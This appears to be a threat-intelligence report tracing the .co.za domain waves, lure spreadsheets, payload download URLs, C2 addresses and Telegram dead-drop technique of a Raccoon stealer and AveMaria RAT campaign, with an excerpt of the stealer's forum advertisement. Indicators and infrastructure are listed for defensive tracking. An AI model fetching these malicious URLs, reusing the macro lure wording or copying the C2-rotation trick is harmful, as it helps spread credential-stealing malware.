
Contacted URLs

Scanned	Detections	URL
2020-05-20	11 / 80	http://mangroveforests.com/msvcp140.dll
2020-08-10	0 / 79	http://ip-api.com/line/
2020-05-20	10 / 80	http://mangroveforests.com/freebl3.dll
2020-05-06	9 / 79	http://mangroveforests.com/nss3.dll
2020-04-21	6 / 79	http://mangroveforests.com/
2020-05-25	10 / 80	http://mangroveforests.com/softokn3.dll
2020-03-14	7 / 72	http://mangroveforests.com/302
2020-06-12	8 / 80	http://mangroveforests.com/mozglue.dll
2020-05-20	10 / 80	http://mangroveforests.com/vcruntime140.dll

Example of f33c1f0930231fe6f5d0 f00978188857cbb0e90d file availability from different sources

Another file named "msofficeupdater.exe" (SHA1: bdfefdff7b755a89d60de22309da72b82df70ecb) was available for download here:

- http://www.documents-cloud-server7[.]co.za/doc/msofficeupdater.exe
- http://documents-cloud-server5[.]co.za/doc/msofficeupdater.exe
- http://documents-cloud-server7[.]co.za/doc/msofficeupdater.exe
- http://www.documents-cloud-server6[.]co.za/doc/msofficeupdater.exe
- http://documents-cloud-server1[.]co.za/doc/msofficeupdater.exe
- http://documents-cloud-server6[.]co.za/doc/msofficeupdater.exe
- http://www.documents-cloud-server5[.]co.za/doc/msofficeupdater.exe
- http://www.documents-cloud-server1[.]co.za/doc/msofficeupdater.exe



58 engines detected this file

7dddeb51f2dea719a6c6e70bf30db96e3333713d998b4f8acb31ee5cecfbb912
msofficeupdater.exe

checks-network-adapters direct-cpu-clock-access peexe runtime-modules self-delete

477.00 KB
Size

2020-04-17 16:01:11 UTC
3 months ago

ITW Urls

Scanned	Detections	URL
2020-06-14	10 / 80	http://www.documents-cloud-server7.co.za/doc/msofficeupdater.exe
2020-06-14	11 / 80	http://documents-cloud-server5.co.za/doc/msofficeupdater.exe
2020-06-15	16 / 79	http://documents-cloud-server7.co.za/doc/msofficeupdater.exe
2020-06-13	8 / 80	http://www.documents-cloud-server6.co.za/doc/msofficeupdater.exe
2020-03-14	8 / 71	http://documents-cloud-server1.co.za/doc/msofficeupdater.exe
2020-03-14	9 / 71	http://documents-cloud-server6.co.za/doc/msofficeupdater.exe
2020-06-13	10 / 80	http://www.documents-cloud-server5.co.za/doc/msofficeupdater.exe
2020-06-14	9 / 80	http://www.documents-cloud-server1.co.za/doc/msofficeupdater.exe

Contacted URLs

Scanned	Detections	URL
2020-04-28	5 / 79	http://biscayneinn.com/nss3.dll
2020-05-06	8 / 80	http://biscayneinn.com/302
2020-04-28	4 / 79	http://biscayneinn.com/
2020-08-10	0 / 79	http://ip-api.com/line/
2020-06-13	5 / 80	http://biscayneinn.com/softokn3.dll
2020-04-28	5 / 79	http://biscayneinn.com/mozglue.dll
2020-04-28	6 / 79	http://biscayneinn.com/vcruntime140.dll
2020-04-28	5 / 79	http://biscayneinn.com/msvcp140.dll
2020-04-28	5 / 79	http://biscayneinn.com/freebl3.dll


Example of bdfefdff7b755a89d60de22309da72b82df70ecb file availability from different sources

Second wave

The domains associated with the file SHA1: bdfefdff7b755a89d60de22309da72b82df70ecb led us to another batch of domains related to the attackers' infrastructure. The domains were registered in two stages: the first batch on March 13, 2020 and the second one on May 22, 2020. Examples of second-wave domains:

These domains were created to distribute the Raccoon stealer. It is possible to establish the connection between these domain batches by looking at SHA1: b326f9a6d6087f10ef3a9f554a874243f000549d and SHA1: F2B2F74F4572BF8BD2D948B34147FFE303F92A0F files. When executed, these files establish a network connection to:

- cloudupdates[.]co.za
- cloud-server-updater2[.]co.za
- cloud-server-updater19.co.za


Graph
b326f9a6d6087f10ef3a9f554a874243f000549d, F2B2F74F4572BF8BD2D948B3
cloud-server-updater28.co.za
f2b2...2a0
SID_1002793
cloudupdates.co.za
9
102.130.119.142
b326f9a6d6087f10ef3a9f554a874243f000549d
SID_2022550
cloud-server-updater2.co.za
File details
DNS
HTTP
TCP


b326f9a6d6087f10ef3a9f554a874243f000549d
File

First seen 2020.04.30 Last seen 2020.04.30

Requests & Responses		Type
Request	cloud-server-updater2.co.za	–
Response	102.130.113.55	
Request	cloud-server-updater2.co.za	A
Response	102.130.113.55	
Request	cloudupdates.co.za	–
Response	102.130.119.142	

b326f9a6d6087f10ef3a9f554a874243f000549d file network communication established with the help of Group-IB Graph Network Analysis

About 50 malicious files from public sources are related to the domain cloudupdates[.]co.za. Their first uploads date back to April 30, 2020 and the domain is similar to the previously discovered cloudupdate.co[.]za. Besides having a similar domain name, it was registered through the cloud2m registrar and ns1.host-ww.net, ns2.host-ww.net as well as msupdater[.]co.za and cloudupdate[.]co.za




NSWhois: ns1.host-ww.net
NSWhois: ns2.host-ww.net
PhoneWhois: +27.164234342
RegistrarWhois: Cloud2M
WhoisServerWhois: Registrar URL: https://www.hostafrica.co.za

Domain:cloudupdate.co.za
Domain:msupdater.co.za
Domain:cloudupdates.co.za

WHOIS records data from three domains

About 300 files from public sandboxes are associated with all the second-wave domains. All these files are lure documents containing malicious macros named "MyBankStatement_2436.xlsm", MyBankStatement_3269.xlsm, "MyBankStatement_5763.xlsm", etc.



This document is protected.Please click "Enable Editing", then "Enable Content" to show content.

6685955C5F006C2D
83A92952EB5EB3FB
9598C783 lure document sample


One of these files is "MyBank_5710.xlsm (SHA1: 685955C5F006C2D83A92952EB5EB3FB9598C783). After activating the macros in this document, a file was downloaded from http://cloud-server-updater22[.]co.za/doc/officebuilder. This file with SHA1: 3657CF5F2142C7E30F72E231E87518B82710DC1C is a Raccoon stealer. It connects to the C&C server (35.228.95[.]80) to exfiltrate the collected information, using Google's infrastructure to legitimize requests. In turn, Raccoon makes a network connection to http://cloud-server-updater1[.]co.za/doc/officeupdate.exe and downloads RAT AveMaria (SHA1: a10925364347bde843a1d4105dddf4a4eb88c746), with the C&C server located at the IP address 102.130.118[.]152.

AveMaria is a RAT, which was discovered by cybersecurity researchers in late 2018, when it was used to attack an Italian oil and gas company. The RAT is capable of:

- Privilege escalation
- Ensuring persistence in the infected system
- Injecting code
- Keylogging
- Gaining access to web camera
- Managing processes
- Managing files (creation, download, exfiltration, deletion)
- RDP using rdpwrap


- Info-stealer support:

- Google Chrome
- Firefox
- Internet Explorer
- Outlook
- Thunderbird
- Foxmail



6685955C5F006C2D
83A92952EB5EB3FB
9598C783 execution sequence

When running, Raccoon makes the following network requests:



58 engines detected this file

5c2f8f5dd381878e8507be2a11eba1118f28f6de24c10b4f2207c04b608f0ed0
c:\xggughe\qemdptt\njysjan.exe
executes-dropped-file peexe self-delete

517.00 KB
Size

2020-07-26 10:40:35 UTC
20 days ago

Contacted URLs


Scanned	Detections	URL
2020-08-01	19 / 79	http://cloud-server-updater1.co.za/doc/officeupdate.exe
2020-07-02	7 / 79	http://35.228.95.80/gate/log.php
2020-06-28	9 / 79	http://35.228.95.80/gate/sqlite3.dll
2020-07-06	2 / 79	https://telete.in/blintick
2020-07-01	9 / 79	http://35.228.95.80/gate/libs.zip
-	-	http://35.228.95.80/file_handler/file.php?hash=a16bf6c0efc6da4c517b0f03d7095b06835a597e&js=409bd8aad9544d0e226ea93bef79a457276f5e11&callback=http://35.228.95.80/gate

Contacted Domains

Domain	Detections	Created	Registrar
cloud-server-updater1.co.za	9 / 83	-	-
telete.in	5 / 92	2019-03-11	GoDaddy.com, LLC

3657CF5F2142C7E30
F72E231E87518B827
10DC1C network requests

Among these network requests, there is a connection to the **blintick** Telegram channel. Telegram was used by Raccoon's creators to bypass blocking of the C&C servers. To this end, the stealer makes a request to the Telegram channel and receives the encrypted address of the new C&C server from the description. The first samples using this technique began appearing on VirusTotal in late May 2020.



Detected	Topic	Message
06.05.2020 12:17	[АРЕНДА] Raccoon Stealer [maas, loader, c/c++] Translated: null exploit.in 08.04.2019 —25.09.2020 119 352	Обновление системы гейтов | Gate system update Raccoon Stealer 1.5.11 Мы полностью отошли от при вычной Translated: null raccoonstealer

Details

Reliability: 71% Credibility: 100% Admiralty code: — TLP:


Nickname: raccoonstealer
Source: exploit.in
Messages: 318
First message: 08.04.2019
Last message: 25.09.2020
Avatars: —
Telegram

Topic name
[АРЕНДА] Raccoon Stealer [maas, loader, c/c++]

Обновление системы гейтов | Gate system update Raccoon Stealer 1.5.11 Мы полностью отошли от привычной системы. Детект уменьшается, отстук растёт. Обновление билда: • Формат скриншотов заменён на jpeg Спасибо за ваши отзывы и поддержку! Contacts: XMPP: support@raccoon.biz Telegram: http://t.me/beerbug http://t.me/darkgr33n http://t.me/raccoonstealer

Messages from the designers of the Raccoon stealer

Translation:
The gate system has been updated. We have completely changed the traditional scheme. Detection decreases, keepalives increase. Build has been updated. The screenshot format has been changed to jpeg. Thanks for your feedback and support!



Channel Info

blintick

4 subscribers

t.me/blintick

Link

d0587q9z046whQTz3eykpeIKfviBdEs+XVkmiTKc
8Adq88EkI+1TfMv4=0c-v3e

Description

Notifications

VIEW CHANNEL

Join Channel

Report

blintick Telegram channel and its description

Although the Raccoon stealer is distributed according to the MaaS model, all files distributed during the second wave accessed the same Telegram channel. This suggests that documents with malicious macros downloading Raccoon were distributed by the same group.


Third wave

The third wave of domain registration began on June 29, 2020:

- microsoft-cloud1[.]co.za
- microsoft-cloud6[.]co.za
- microsoft-cloud7[.]co.za
- microsoft-cloud8[.]co.za
- microsoft-cloud9[.]co.za
- microsoft-cloud10[.]co.za

